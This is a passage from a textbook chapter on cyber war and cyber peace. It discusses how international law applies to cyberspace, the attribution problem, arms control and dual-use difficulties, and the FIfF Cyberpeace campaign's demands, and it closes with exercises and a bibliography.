With regard to the established rules of international operation, the question arises how they can be applied to cyberspace. The difficulty of this debate already becomes evident with the discussions on a common definition of cyberspace: While the US-American and Western European interpretation is guided by technical standards and covers the number of IT systems and their network infrastructure so that security mostly refers to the integrity of these systems, other countries like Russia or China consider the information which is saved, transmitted and published therein as part of cyberspace. As a result, security, especially on a national level, exceeds the integrity of technical systems and becomes an issue of control of and access to this information – a point of view which is difficult to reconcile with human-rights principles (UN General Assembly, 2011).

7.2.2.1 Tallinn Manual

Experts convened by the NATO Cooperative Cyber Defense Centre of Excellence (CCDCOE) made a first effort towards solving this problem in 2013 with the so-called “Tallinn Manual”, a handbook including 95 guidelines for nations in case of a cyber war. Even though it is not binding, it points out the specific characteristics of cyberspace in which international law applies (NATO CCDCOE, 2013), and indicates how international law can be interpreted for military conflicts in this new domain. In 2017, the CCDCOE published a second version of the manual called the “Tallinn Manual 2.0 on the International Law Applicable to Cyber Operations” (NATO CCDCOE, 2017) that continues this evaluation, especially of state behaviour, as well as rules and norms in peace time.

7.2.2.2 Virtuality of Cyberspace

The central challenge lies within the virtuality of cyberspace, which undermines approaches and regulations based on territorial borders or the localisation of military means.

[26] Source for all: https://cyber-peace.org/cyberpeace-cyberwar/relevante-cybervorfalle/

Equally problematic are the immateriality of malware as well as the unlimited possibility to reproduce it. Furthermore, due to the structure of cyberspace and the principles of data transmission, it is easy to act secretly or to cover up the actual origin of an attack by using proxy servers or other hacked and exploited foreign IT systems. In addition, IT systems are often highly interconnected, and directly or indirectly control processes of so-called critical infrastructures, such as electricity or water supply, communication or traffic (German Federal Ministry of the Interior, 2009). The impairment of a nation's IT system can, therefore, have potentially incalculable consequences with grave impacts on originally not intended targets. Because concealed access to IT systems with the aim of espionage or military situation assessment is often linked to the application of malware and manipulation of the IT system functions, the threshold for such threats is very low.

Regarding central concepts of international law, these characteristics of cyberspace raise a range of issues. For example, this concerns the international agreement on nonviolence and the right of self-defence according to article 2, paragraph 4, and article 51 of the UN Charter, as well as the **principles of adequacy** and **proportionality** of military reactions: What does "use of force" mean in cyberspace? When malware and diverse cyber attack tools and methods are considered "weapons"? When do we speak of an "armed attack"?

Previous approaches to applying these concepts to cyberspace usually refer to consequences of classical, kinetic weapons to evaluate specific cyber incidents and possible reactions legitimised by international law. Thus, the Tallinn Manual defines armed attacks in cyberspace as "cyber activities that proximately result in death, injury, or significant destruction" (NATO CCDCOE, 2013).

7.2.2.3 Characteristics of the Application of Malware

Such an approach, however, falls short since it does not sufficiently consider that the scope, timing and form of damage from cyber attacks are not comparable to conventional weapons in many ways:

- Firstly, it is possible for malware to spread uncontrollably beyond IT networks and affect external systems which were not the target of the attack and which possibly belong to an uninvolved nation. For example, inactive versions of Stuxnet have been discovered on tens of thousands of systems worldwide (Falliere et al., 2011). Application of malware operating secretly over a longer time frame or using indirect ways of sub-system manipulation, and thus not inflicting directly visible and assignable damage, is equally problematic.
- In addition, the current trend towards cloud technologies further complicates the geographical localisation of IT systems because electronic data is processed and stored not on a single computer but possibly on a variety of such systems that are often be

globally distributed. Linked to this is the so-called **attribution problem (**see Chapter 13 "*Attribution of Cyber Attacks*"): Every nation's right of self-defence implies that the origin of an attack to which the nation is forced to react promptly, must be clear. In cyberspace, however, as mentioned above, it is common practice to carry out attacks from external systems specifically hijacked for this purpose to cover up the source. As a consequence, the retracing of these attacks through several steps cannot be carried out timely and in a forensically reliable manner. The precise limitation of permitted military use of malware proves to be equally difficult. Usually, IT tools, methods and software used by criminals, IT security experts and military forces to access IT systems are barely distinguishable. Nevertheless, depending on the intention, their usage has very different outcomes: E.g., revelation, analysis and remedy of weaknesses (IT security expert), theft of credit card details (criminals) or the disruption or destruction military system like an air monitoring program (military). Apart from the tools, the identifiability of state or military agents and the term combatants in cyberspace, as well as their distinction from civilians, are hard to achieve with current technologies. However, such labels are essential for dealing with agents in crisis and war situations.

In the United Nations and the Organization for Security and Co-operation in Europe (OSCE), expert groups are discussing these questions. However, we cannot yet see specific approaches for binding international regulations in cyberspace, especially with regard to the "right to war" (**ius ad bellum**) and the "law of war" (**ius in bello**).

7.2.3 Lacking International Norms and Definitions

7.2.3.1 Cyber War vs. Cyber Crime

A basic problem when evaluating incidents in cyberspace consists in the distinction between normal criminality in cyberspace, so-called **cyber crime**, and governmental actions as well as those directed against other nations, referred to as **cyber war**[27]. Furthermore, the evaluation of a threat caused by a cyber incident as well as the reaction on the political and legal level is up to the affected state. Based on already established regulations on cyber crime, international agencies like ICPO-Interpol or Europol are dealing with international criminality in cyberspace. At the same time, the European Network and Information Security Agency (ENISA) is consulting and connecting EU states via cooperation centres.

[27] The term "war" refers to the international law and its regulations. War therefore is always an action of or between states.

In contrast to this, it is difficult to apply established norms to cyber incidents which are allegedly traced back to state agents or third parties under governmental order, since the partaking agents cannot be identified and therefore compliance with covenants cannot be verified, and because of a lack of internationally binding agreements. It is controversial whether international humanitarian law can be applied to cyberspace because of national sovereignty and the right of self-defence, but also with regard to nations' responsibilities in cyberspace. Another question concerns the scope of damage caused by a cyber attack, which would correspond to an armed attack and therefore legitimise national self-defence according to Art. 51 of the UN Charter.

The NATO CCDCOE, among others, has been largely contributing to the answer to these questions with the two Tallinn Manual publications (NATO CCDCOE, 2013, 2017), along with the UN Group of Governmental Experts with their reports (Tikk-Ringar, 2012) and the Organisation for Economic Co-operation and Development (OECD). All are dealing with the application and extension of established norms of international law to cyberspace, difficulties and limitations resulting from this, and discussing different solution approaches. While the groups agree on the fact that cyber attacks, under certain circumstances, can violate the national sovereignty, there are significant differences concerning clear definitions for cyber attacks. Especially so, when it comes to their comparability to armed attacks and the issue of appropriate reaction to a cyber attack, such as the use of conventional weapons. The underlying differences of states on these issues still strongly inhibit the development of internationally binding agreements (Tikk & Kerttunen, 2017).

7.2.3.2 Binding Norms

Apart from questions concerning the motivation for a cyber attack, establishing binding norms is further complicated by differentiating between cyber activities without the intention of damage, and those attacks which are actively carried out with the aim to disrupt external IT systems. Both kinds of access basically correspond to similar principles and use comparable tools. They particularly differ in terms of the malware installed and controlled by the attacker, which performs the desired damaging function on the target system (**payload**). The latter can consist of copying and stealing information, but also in completely shutting down thousands of afflicted PCs, as demonstrated in the attack on the Saudi company Aramco (Bronk & Tikk-Ringas, 2013).

7.2.3.3 Attribution Problem

Another problem for applying international law lies within the attribution problem of attacks in cyberspace mentioned above, i.e. timely identification of an attack source. This is much harder in cyberspace than with conventional weapons, since the attackers possess a great range of options to cover up their own identity. Even though debates often refer to the practical impossibility of attribution, authors like Herb Lin (2011) argue that under certain circumstances, the identification of the origin network is sufficient to gain details about the offender, so that the exact source computer does not necessarily have to be identified. Apart from this, the planning and operation of a specific access to complex systems takes a certain time, where transmission data can be collected, forensically analysed and used for an attribution under consideration of the current international political situation (Clark & Landau, 2010). Using this approach, in spring 2013, the US-American IT forensic company Mandiant identified a cyber unit of the Chinese People's Liberation Army (PLA Unit 61398) as initiators of several attacks against US-American organisations and institutions carried out during many years. They published their insights (Mandiant Corporation, 2013) at a time of high-level meetings between the US and Chinese presidents and state secretaries on security in cyberspace.

7.2.3.4 Elaboration of International Norms and Cyber Weapons

Furthermore, the elaboration of international norms for cyberspace becomes difficult due to the aforementioned definition of cyber weapons. As explained above, the hardware and software tools for accessing external systems do not reveal many details on the specific intention. The OECD analysed this question with regard to characteristics of conventional weapons: *"There is an important distinction between something that causes unpleasant or even deadly effects and a weapon. A weapon is "directed force" – its release can be controlled, there is a reasonable forecast of the effects it will have, and it will not damage the user, his friends or innocent third parties."* (Sommer & Brown, 2011) Based on these criteria, the authors of this OECD study identified important reference points for the evaluation of specific malware, taking into account technical details, the political situation of the national agents, and their presumed intention. They suggest a classification of all malware in a continuum between "low-level cyber weapons" (the manipulation of websites or purposefully sent emails inflicted with malware for espionage purposes) and "high-level cyber weapons" (attacks with direct and lasting disturbing or destructive effect). A sufficient distinction of malware and the decision of whether it is a weapon according to international law can therefore only be made in the context of individual cases.

7.2.4 Difficulties for Arms Control in Cyberspace

The presented difficulties and ambiguities which the international community is facing with regard to militarisation of cyberspace also raise issues of security policy. On the one hand, considering the increasing cyber threats and the higher awareness of risk around critical infrastructures, it is clearly important to protect IT systems more effectively and sustainably. On the other hand, improvement of defence know-how, analysis of attack scenarios and identification of weak points also imply an increase in potential ability for offensive actions in IT systems. A sensible technical distinction is not possible at this point, while limitations to purely defensive activities by military forces are of declarative character only.

7.2.4.1 Active Defence

Similar problems emerge from the **active defence** concept considered by NATO CCD-COE (2014) and the German Federal Armed Forces (German Federal Parliament Defence Committee, 2016). The essence of this idea lies within preventing cyber threats not only by purely defensive measures like disconnecting network connections, but also via **hack-back**, i.e. the intrusion into and disruption of the offender's IT systems. Apart from the problem that the perceived source of an attack does not necessarily lead back to the actual attacker, offensive capabilities have to be established here. Furthermore, an elaborate knowledge of the domain is required, i.e. knowledge of the goals, their state and technical details, as well as on the used software and its version, to be able to use cyber weapons effectively and purposefully, so that, if necessary, intelligence service activities can be initiated in the potential attackers' IT systems prior to an attack.

Apart from this, knowledge of security gaps in the target systems is necessary for specific access. In many past incidents, security gaps in popular and widely used software such as email programs, browsers or Office applications have been used. An increase in military offensive activities does not benefit an open approach to security gaps and their closure – instead, the trade with such knowledge has been flourishing, be it on the black market or by companies that seek, buy and commercially exploit such security gaps (Reinhold, 2014).

7.2.4.2 Dual-Use

Along with the militarisation of cyberspace, considering the current uncertainties on the international evaluation of the new military potential, there is a risk of an arms race between states that try to excel each other with military cyber capabilities. With regard to the established international arms control measures and disarmament initiatives, new questions arise in this context. IT assets as well as software security gaps with potential military value are commonly used by civilians. While this so-called **dual-use** character (see Chapter 8 "*Dual-Use and Dilemmas for Cybersecurity, Peace and Technology Assessment*") creates the necessity for a thorough export examination, the software characteristics mentioned above make it difficult to comprehend the proliferation and use, cases of exports and to verify the commitments of importers and purchasers of these systems.

As a first step for monitoring trade with IT systems of value for intelligence service or military, the Wassenaar Arrangement on Export Controls for Conventional Arms and

Dual-use Goods and Technologies, established in 1995, has been extended to include so-called intrusion software in 2013 (Wassenaar Arrangement Secretariat, 2017). Even though this multilateral arrangement which currently includes 42 states should be regarded critically (Holtom & Bromley, 2010), it is an essential starting point for establishing regulations and the future of arms control in cyberspace.

In order to prevent an arms race, further confidence building measures between states are crucial. These should allow states to discuss their ideas of security, perceived threats and those addressed in the context of security strategies, as well as initiated measures. The goal is "to reduce and even eliminate the causes of mistrust, fear, misunderstanding and miscalculations with regard to relevant military activities and intentions of other states" (UN General Assembly, 1988) and to establish communication channels for further conversations or crisis situations.

First bilateral agreements on a common interest in security of civil IT systems, as well as limitation of potentially threatening intelligence service espionage already exist. Especially the USA and China have been leading high-level discussions in the past years under the Obama presidency, establishing the first bilateral contract specifically referring to IT security in 2015, where both states addressed important potential threats in cyberspace (Nakashima & Mufson, 2015). This process has been accompanied by bi- and multilateral military crisis training for cyber incidents (Hopkins, 2012).

7.2.4.3 Computer Emergency Response Teams

Another important step towards confidence building measures consists in the development and establishment of collective incident reporting systems, i.e. clearly structured and hierarchical warning and reporting systems for critical cyber incidents, such as already existing **Computer Emergency Response Teams** (CERT) on national level, or for partial networks like academic research associations. The European Union is moving towards a transnational protection of IT infrastructure stability by introducing national obligation to report such incidents, and an interconnected exchange network crossing national borders.

All this is contributing to reducing irrational fear of the "cyber doomsday" which is often spread through media. The cyber incidents of the past years have shown that cyber attacks by state agents rarely result in open war-like conflicts carried out over the internet, but rather become a matter for foreign policy as it is the case with classical espionage incidents. For example, the US government used a data theft in the context of a cyber attack on a company affiliated with Sony located in the US in 2013 as an opportunity to impose sanctions on North-Korean citizens and companies, even though there was no sufficient evidence.

7.3 Measures for Cyber Peace

The militarisation of cyberspace also concerns its civil, individual use. The NSA affair of 2014 and 2015 has demonstrated the wide range of surveillance and control options in cyberspace – from an aggregation of various data by IT services and social networks to total surveillance or a well-aimed hardware manipulation (Appelbaum et al., 2013) – and the degree to which their military use in the context of international competition for dominance in cyberspace affects universal human rights. The destructive and economically disastrous malware campaigns WannaCry and NotPetya from 2017 (Ehrenfeld, 2017; Fayi, 2018; Fruhlinger, 2017b, 2017a; Mohurle & Patil, 2017), both based on zero-day exploits which had been stolen from the NSA, demonstrated once again the risks of the non-disclosure of vulnerabilities for intelligence or military purposes.

At the same time, cyberspace resembles commons regarding its broad impact and social dependencies as defined by Elinor Ostroms theories (Ostrom, 1990). Constant intelligence service activities in cyberspace as well as the purposeful weakening of IT systems, or the conscious manipulation of IT infrastructures in favour of military strategies are hence impairing a commonly used asset.

Therefore, it is essential that the international state community faces the numerous challenges on the way to a peaceful use of cyberspace. Apart from the aforementioned questions referring to arms control and confidence building measures, these challenges also concern the structures behind cyberspace itself: The discussions around an increased participation by international organisations such as the International Telecommunication Union of the United Nations in decisions concerning the development and technological expansion of cyberspace are still ongoing. For quite some time, emerging nations like Brazil have been demanding an end of the dominance of the US-American Internet Corporation for Assigned Names and Numbers, which is coordinating the domain name system and the assignment of IP addresses, as well as a broad participation of all nations in designing cyberspace. What is more, even economic actors that often provide the technical infrastructures or essential services demand multi-stakeholder debates on the future embodiment of cyberspace and binding rules for the actors in this domain[28].

As a domain defined and controlled completely by humans, cyberspace offers prerequisites for a peaceful formation on the one hand. On the other hand, the all-destructive cyber

[28] As an example, see the proposal for a "Digital Geneva Convention" by Microsoft (https://blogs.microsoft.com/uploads/2017/03/Transcript-of-Brad-Smiths-Keynote-Address-at-the-RSA-Conference-2017.pdf) or Google's proposal for a new law framework (https://www.blog.google/topics/public-policy/digital-security-and-due-process-new-legal-framework-cloud-era/)

war will probably never happen due to increasing international dependencies but they risk spilling over to conventional wars. Cyber weapons will rather be included in the military strategic planning arsenal, and primarily used along with conventional methods. However, this is a rather weak reassurance and should not satisfy peace activists.

Due to different characteristics of problems cyberwar and cyber peace pose, as well as the multitude of stakeholders involved and their interests, various possibilities to influence and shape the process are offered. To do this successfully, measures need to be targeted at the respective bargaining level and context of discussion. In this context, Götz Neuneck (Neuneck, 2001) proposes differentiating between three areas of measures:

1. **cooperative** and **declaratory approaches**
2. **informational approaches** and
3. **technical approaches**

In the following, these areas will be presented. As cyberspace provides the unique chance of perfect human control and design, the focus of information scientists should lie on questions regarding the possible realisation of peace building measures, such as **confidence building**, **arms control** and **verification** by technical means. To be more precise, they should consider how technical foundations and operating principles of cyberspace can contribute to this goal. Although findings from past decades concerning similar lines of questioning in different technological areas (e.g., nuclear armament, biological and chemical weapons, as well as the Outer Space Treaty) are not necessarily transferable, the experiences of these long-standing endeavours can provide important indications and impulses for the upcoming international debates on the peaceful usage of cyberspace between states or at UN level.

7.3.1 Cooperative and Declaratory Approaches

Cooperative approaches pursue coordination and confidence building at a low level amongst relevant actors of the different states and their military organisations. In practice, this implies promoting interaction of representatives at conferences and in workshops. While doing so there is opportunity to discuss and explain threat scenarios, cyber doctrines and security concepts, in order to gain a mutual and common understanding of the problems, as well as develop a uniform language regarding the issues at hand. Moreover, joint military trainings to cyber scenarios can help to establish channels of communication, reduce worries of armament and mistrust. Examples for such cooperative exercises are “Cyber Europe” 2010 and 2012 (ENISA, 2011, 2012) and the China-US-Wargames 2012 (Hopkins, 2012), the latter of which were organised by NGOs in cooperation with armed forces.

Another possible approach consists of establishing platforms for the purpose of exchanging information on the details of defensive and offensive measures the respective actors are conducting or planning in cyberspace. Such information can compensate perceptions of opposing parties' potential of aggression and destruction. Emergency communication could also be conducted over such channels, which can serve as early warning system in the way of the 'red telephone', a metaphorically direct contact between political leaders of different states for crisis situations.

Further cooperative approaches are mutual support ("capacity building") in establishing national measures of protection against cyber attacks, linkage of national reporting and emergency teams for cyber incidents (CERTs), the development of collective cyberspace treaties, and in the long run, measures of arms control and verification. Particularly for the latter, however, there is an apparent lack of willingness to cooperate as well as a lack of convincing concepts.

Next to these cooperative approaches, there are declaratory ones that states can unilaterally self-commit to as a **policy of détente**. Among these are the defensive orientation of armed forces as well as their security and defence doctrines, and limitations in terms of the establishment of cyber forces. This can be reflected in the total personnel strength of cyber forces, their drills and training scenarios, their technical equipment and organisational embedment in military operations. Renunciation of the "first use" of cyber weapons also belongs into this category.

A large fraction of these measures is of regulative character. It is in the nature of rules that they are, inter alia, declared out of political rationales and can be broken. Nonetheless, they are suited to counteract distrust, misjudgement of opposing parties' potentials and motivations, and rash reactions.

7.3.2 Informatory Approaches

A substantial part of states' security concepts comprises the collection, central notification and analysis of security incidents in state-owned and commercial institutions. In the realm of cyberspace, the concept of CERTs has existed for several decades. These central, intra-organisational registration offices collect incidents and report them to affiliated CERT-organisations, to warn and inform partners about security problems. This concept is being picked up by states for some years now, and extended, linked and hierarchically organised in whole economic branches up to government agencies. Especially the European Network and Information Security Agency (ENISA) (ENISA, 2018) promotes such linkage inside and between EU states and develops concepts for the categorisation of cyber security incidents, as well as the classification and definition of security warning levels (Dekker & Karsberg, 2014).

A further measure in this area is the creation and harmonisation of statutory reporting obligations of relevant security incidents in the commercial and private sector, in order to identify cyber threats in good time and share this information over CERT infrastructures.

7.3.3 Technical Approaches

As mentioned above, the development of peacebuilding technical options is an important part of necessary research. Such measures are currently barely being discussed on an international level, although the technology of cyberspace is firstly designable, and secondly, a multitude of relevant data and information that are suited for interchange and transparency building are already generated and saved by computer systems. The spectrum of technical measures that can be analysed encompasses short-term approaches from the field of classical cyber security, such as the exchange and analysis of communication and log data of computer systems and networks, as well as more research-intensive questions, such as the improvement of the detectability of cyber attacks and their origin, or questions of mapping the concept of borders with state responsibility and accountability into cyberspace. Further aspects concern the idea of neutral territory and objects as defined by the Geneva Convention that should not get used by military forces, or the development of sensor-based measures of verification of cyberspace disarmament treaties (Reinhold, 2018b).

7.3.4 Cyber Peace Campaign

In their campaign “Cyberpeace” (Forum of Computer Scientists for Peace and Societal Responsibility, 2014) (see Figure 7-1), the Forum calls for an end of all military operations on the internet by raising awareness of such dangers for, among others, individual privacy and human rights.

Figure 7-1: Logo of the Cyberpeace campaign

The greatest danger, according to the Forum, lies in (unreported) weaknesses and loopholes inside IT systems which are used for cyber attacks. Because such attacks can hardly be controlled, they might affect civilian parties and even critical infrastructures providing energy, water, communication and health, and other IT systems with potential security gaps. Especially governmental cyber attacks, which can use most resources and influence, can weaken these systems and pose a threat to the functioning of society and even to human lives.

The Forum demands that all cyber weapons be abolished by creating binding international arrangements on arms control, disarmament and the renunciation of developing and using cyber weapons for offensive actions on a governmental level. At the same time, the internet should function as a civil and peaceful resource without being misused for spying on civilians. Connected to this, the concept of general suspicion should be abandoned and replaced by achieving reliable evidence. The detailed demands can be found in Table 7-2.

The threshold for military activities is lower on the cyber level as it does not create the impression of an actual war, which makes the abolishment of all cyber weapons necessary (see Table 7-2, demands 1, 2 and 3). This involves the extension of already existing agreements like the Geneva Convention to cyberspace (5). Especially when it comes to critical infrastructures which guarantee the supply of existential goods and services, whose failure can threaten human lives, their disruption from outside should be treated as a war crime (5). All operators of critical infrastructures should be obliged to independently and transparently secure and protect their systems from attacks, and, if possible, detach them from the internet to prevent access for offenders (11). At the same time, governments should establish an internationally binding cyberspace initiative to protect the internet as a critical infrastructure and support the research and development of peace strategies (6).

The employment of conventional weapons as a reaction to a cyber attack equally runs counter to the Forum's peaceful policy. Because of the attribution problem, the source of a cyber attack cannot be clearly identified. Therefore, conventional weapons could cause a military escalation without a valid body of evidence (4).

Nonetheless, nations are urged to pursue a defensive strategy to protect their IT systems against cyber attacks, and therefore be allowed to use (hacker) tools for defence and exposure of existing security gaps (2 and 10). Such security gaps, once identified, should be officially reported, especially for public and corporate IT systems, and closed before they can be exploited, instead of leaving them open for intelligence services or armed forces (10). Consequently, public awareness of and trust in defensive cyber strategies will grow. Furthermore, to prevent such weaknesses from emerging in the first place, security should be a central aspect for the architecture of computers, operating systems, infrastructures and networks (6, 11 and 14). Education around IT skills and their significance for society should be promoted by the educational systems to increase the number of qualified experts, improve security and quality of IT systems, and invigorate discussion on ethical and political issues around technology (13).

Transparency and democracy are further central aspects of the campaign. By officially promoting independent and transparent development, examination and risk analysis of software, loopholes can be openly identified and prevented, increasing security especially for critical infrastructures (14). Furthermore, instead of being the domain of secret services and military consulting companies, cyber security strategies and attacks should be officially confirmed and openly discussed with the goal to include them into the democratic decision process (7). As freedom of speech and assembly are basic human rights, they should be equally respected in cyberspace and not justify criminal prosecution or military activities (8). To further help protect human rights, independent and democratically regulated cyber security centres should be established that work towards preventing cyber attacks and establishing cyber peace (12).

As an important tool for the formation of public opinion, discussion of cyberspace in media and politics should follow defined terms and not be used to mislead and fuel conflict (9). Therefore, the Forum also offers definitions for a better understanding of cyberspace-related terms.

Demand	Details
1. No Pre-emptive or Offensive Strikes in Cyberspace	Nations should oblige themselves not to make offensive moves against others in cyberspace, while international agreements and cooperations on the prosecution of cyber crime should be extended to military and secret service activities.
2. Purely Defensive Security Policy	Instead of developing and using cyber weapons for offensive purposes, nations should apply a defensive strategy of protecting IT systems against cyber attacks.
3. Disarmament	Regulated by international agreements, nations should completely disarm on cyber level. This does not concern (hacker) tools for defence against cyber attacks and the exposure of existing security gaps.
4. No Conventional Response to Cyber attacks	Because of the attribution problem, the source of a cyber attack cannot be clearly identified. Therefore, conventional weapons should not be used to respond to such an offence to prevent a military escalation without valid evidence.
5. Geneva Convention in Cyberspace	All applicable requirements of the Geneva Convention should be extended to cyberspace, and their disregard treated as a war crime. This especially concerns critical infrastructures for the supply of existential goods and services, whose failure can threaten human lives.

Demand	Details
6. Government-Level Cyberpeace Initiative	Governments should establish an internationally binding cyberspace initiative to protect the internet as critical infrastructure and support the research and development of peace strategies.
7. Democratic Internet Governance and Democratic Control over Cyber Security Strategies	Instead of being the domain of secret services and military consulting companies, cyber security strategies and attacks should be transparent, officially confirmed and openly discussed, with the goal to include them into the democratic decision process.
8. Online Protest is not a Crime	As freedom of speech and assembly are basic human rights, they should be respected in cyberspace and not justify criminal prosecution or military activities.
9. Clearly Defined and Demilitarised Political Language	Terms in the context of cyberspace should be officially defined and not used to mislead and fuel conflicts, as it currently is the practice in politics and media.
10. Obligatory Disclosure of Vulnerabilities	By officially reporting security gaps, especially for public and corporate IT systems, it should be ensured that these are closed before they can be exploited, instead of leaving them open for intelligence services or armed forces. Consequently, public awareness of and trust in defensive cyber strategies will grow.
11. Protection of Critical Infrastructures	All operators of critical infrastructures should be obliged to independently and transparently secure and protect their systems from attacks, and, if possible, detach them from the internet to prevent access for offenders.
12. Cyber Security Centres	Independent and democratically regulated centres should be established to prevent cyber attacks, protect human rights and work towards cyber peace.
13. Promotion of (rookie) IT Experts	Education around IT skills and their significance for society should be promoted to increase the number of qualified experts, improve security and quality of IT systems, and raise discussion on ethical and political issues around technology.
14. Promotion of FLOSS (Free and Libre Open Source Systems)	By officially promoting independent and transparent development, examination and risk analysis of software, loopholes can be openly identified and prevented, increasing security, especially for critical infrastructures.

Table 7-2: Detailed demands of the Cyberpeace campaign

7.4 Conclusions

The answer to the introductory question crucially depends on the underlying concepts of cyber war and cyber peace. These are open to discussion, as the disputes on definitions of crucial terms, such as cyber weapons or cyberspace, are unresolved. Consequently, in times of increasing militarisation of cyberspace, applying international law to it is still challenging. At the same time, there are more and more activists who try to frame cyber peace. Among them is the *Forum of Computer Scientists for Peace and Social Responsibility* which advocates international disarmament and purely defensive cyber military capabilities, as well as an increasing formalisation of organisation and international law in cyberspace.

To recapitulate, the central challenges cyber arms pose are:

- The militarisation of cyberspace.
- Necessitated by its militarisation, the application of international law in cyberspace. Difficulties result from the characteristics of cyberspace and malware (which lead to problems of attribution and therefore problems distinguishing cyber crime from cyber attacks), as well as the lack of international norms and definitions.
- Arms control in cyberspace, complicated by the above-mentioned problems. The offensive usefulness of defensive cyber capabilities and the dual-use character of civil IT systems further impede efforts made.

Measures to overcome these problems and achieve cyber peace include:

- Cooperative and declaratory approaches, i.e. promoting interaction and the exchange of information on the one hand, and unilateral commitments to arms control on the other hand;
- informational approaches, i.e. increasing cooperation when it comes to the collection of information; and
- technical approaches, i.e. increasing cyber security by technical means, especially by intensifying research.

Or, more programmatically put (by FifF):

- Allowing purely defensive cyber policies only. The focus should lie on the protection of IT systems, all other capacities should be disarmed.
- Illegalising conventional responses to cyber attacks. As the source of a cyber attack cannot be identified, conventional weapons should not be used in response.
- The extension of the Geneva Convention to cyberspace, in order to make state legally liable for their actions in cyberspace.

7.5 Exercises

Exercise 7-1: How are military forces dependent on IT systems and how does the trend of digitalisation affect these organisations?

Exercise 7-2: What are the threats of a militarisation of cyberspace in terms of societal and international security?

Exercise 7-3: Which “lessons learned” could be taken from historical developments and how can they be applied to current challenges of cyber war and cyber peace?

Exercise 7-4: How can other tools (like social networks, open source or collaborative knowledge platforms) that also emerged from the trend of digitalisation be used to empower civil campaigns and movements for the peaceful development of this domain?

Exercise 7-5: Which measures towards cyber peace do you think most promising in terms of their realistic capacity of achieving arms control and/or making cyberspace a solely peaceful domain? Can you think of alternative ways to achieve cyber peace (in light of your knowledge of International Relations theory)?

Exercise 7-6: Do you think solving the problems of applying international law to cyberspace is possible? If so, what would be appropriate measures towards your solution?

7.6 References

7.6.1 Recommended Reading

Neuneck, G. (2001). Präventive Rüstungskontrolle und Information Warfare. In Rüstungskontrolle im Cyberspace. Perspektiven der Friedenspolitik im Zeitalter von Computerattacken (pp. 47–53). Berlin: Dokumentation einer Internationalen Konferenz der Heinrich-Böll-Stiftung am 29./30. Juni 2001.

UNIDIR. (2013). The Cyber Index - International Security Trends and Realities. Geneva, Switzerland.

Forum of Computer Scientists for Peace and Societal Responsibility. (2014). No military operations in the Internet! Retrieved from https://cyberpeace.fiff.de/Kampagne/WirFordernEn.

7.6.2 Bibliography

Appelbaum, J., Horchert, J., Reißmann, O., Rosenbach, M., Schindler, J., & Stöcker, C. (2013, December 30). Neue Dokumente: Der geheime Werkzeugkasten der NSA. *Spiegel Online*. Retrieved from www.spiegel.de

Bright, A. (2007, May 17). Estonia Accuses Russia of “Cyber Attack.” *Christian Science Monitor*. Retrieved from https://www.csmonitor.com

Bronk, C., & Tikk-Ringas, E. (2013). The Cyber Attack on Saudi Aramco. *Survival*, *55*(2), 81–96. https://doi.org/10.1080/00396338.2013.784468

Brown, G. D., & Tullos, O. W. (2012, December 11). On the Spectrum of Cyberspace Operations. *Small Wars Journal*. Retrieved from http://smallwarsjournal.com

Clark, D. D., & Landau, S. (2010). The Problem Isn't Attribution; It's Multi-Stage Attacks. In *Proceedings of Workshop on Re-Architecting the Internet (ACM ReArch 2010)* (pp. 1–6). New York, NY: ACM. https://doi.org/10.1145/1921233.1921247

Council of Europe. (2001). *Convention on Cybercrime*. Budapest, Hungary. Retrieved from https://rm.coe.int/1680081561

Danchev, D. (2008, August 11). Coordinated Russia vs Georgia Cyberattack in Progress. *Zero Day*. Retrieved from www.zdnet.com

Dekker, D. M., & Karsberg, C. (2014). Technical Guideline on Incident Reporting Technical guidance on the incident reporting in Article 13a. Enisa.

Ehrenfeld, J. M. (2017). WannaCry, Cybersecurity and Health Information Technology: A Time to Act. *Journal of Medical Systems*, *41*(7), 10916. https://doi.org/10.1007/s10916-017-0752-1

ENISA. (2011). Cyber Europe 2010 Evaluation Report, 1–47. https://doi.org/10.2824/218244

ENISA. (2012). Cyber Europe 2012. Retrieved from https://www.enisa.europa.eu/news/enisa-news/europe-joins-forces-in-cyber-europe-2012

ENISA. (2018). ENISA - European Agency for Network and Information Security. Retrieved from https://www.enisa.europa.eu/

Falliere, N., Murchu, L. O., & Chien, E. (2011). *W32.Stuxnet Dossier*. Mountain View, CA, USA: Symantec Security Response. Retrieved from http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf

Fayi, S. Y. A. (2018). What Petya/NotPetya Ransomware Is and What Its Remidiations Are. In S. Latifi (Ed.), *Information Technology – New Generations. Advances in Intelligent Systems and Computing* (Vol. 738, pp. 93–100). Cham, Germany: Springer International Publishing. https://doi.org/10.1007/978-3-319-77028-4_15

FiFf. (2017). Cyberpeace statt Cyberwar!

Forum of Computer Scientists for Peace and Societal Responsibility. (2014). No military operations in the Internet! Retrieved June 28, 2018, from https://cyberpeace.fiff.de/Kampagne/WirFordernEn

Fruhlinger, J. (2017a). Petya ransomware and NotPetya malware: What you need to know now. Retrieved June 28, 2018, from https://www.csoonline.com/article/3233210/ransomware/petya-ransomware-and-notpetya-malware-what-you-need-to-know-now.html

Fruhlinger, J. (2017b). What is WannaCry ransomware, how does it infect, and who was responsible? Retrieved June 28, 2018, from https://www.csoonline.com/article/3227906/ransomware/what-is-wannacry-ransomware-how-does-it-infect-and-who-was-responsible.html

Fulghum, D. A. (2007, October 3). Why Syria's Air Defenses Failed to Detect Israelis. *Aviation Week & Space Technology*. Retrieved from https://www.csmonitor.com

German Federal Government. (2016). *Weißbuch 2016 - Zur Sicherheitspolitik und zur Zukunft der Bundeswehr*. Berlin, Germany. Retrieved from https://www.bmvg.de/de/themen/weissbuch

German Federal Ministry of Defence. (2016). *Abschlussbericht Aufbaustab Cyber- und Informationsraum*. Berlin, Germany. Retrieved from http://docs.dpaq.de/11361-abschlussbericht_aufbaustab_cir.pdf

German Federal Ministry of Defence. (2018). *Bundeskabinett beschließt Cyberagentur.* Berlin, Germany. Retrieved from https://www.bmvg.de/de/aktuelles/bundeskabinett-beschliesst-cyberagentur-27392

German Federal Ministry of the Interior. (2009). *Nationale Strategie zum Schutz Kritischer Infrastrukturen (KRITIS-Strategie)*. Berlin, Germany. Retrieved from https://www.bmi.bund.de/SharedDocs/downloads/DE/publikationen/themen/bevoelkerungsschutz/kritis.html

German Federal Parliament Defence Committee. (2016). *Wortprotokoll der 61. Sitzung*. Berlin, Germany. Retrieved from www.bundestag.de/blob/417878/d8a5369a9df83e438814791a2881c5ef/protokoll-cyber-data.pdf

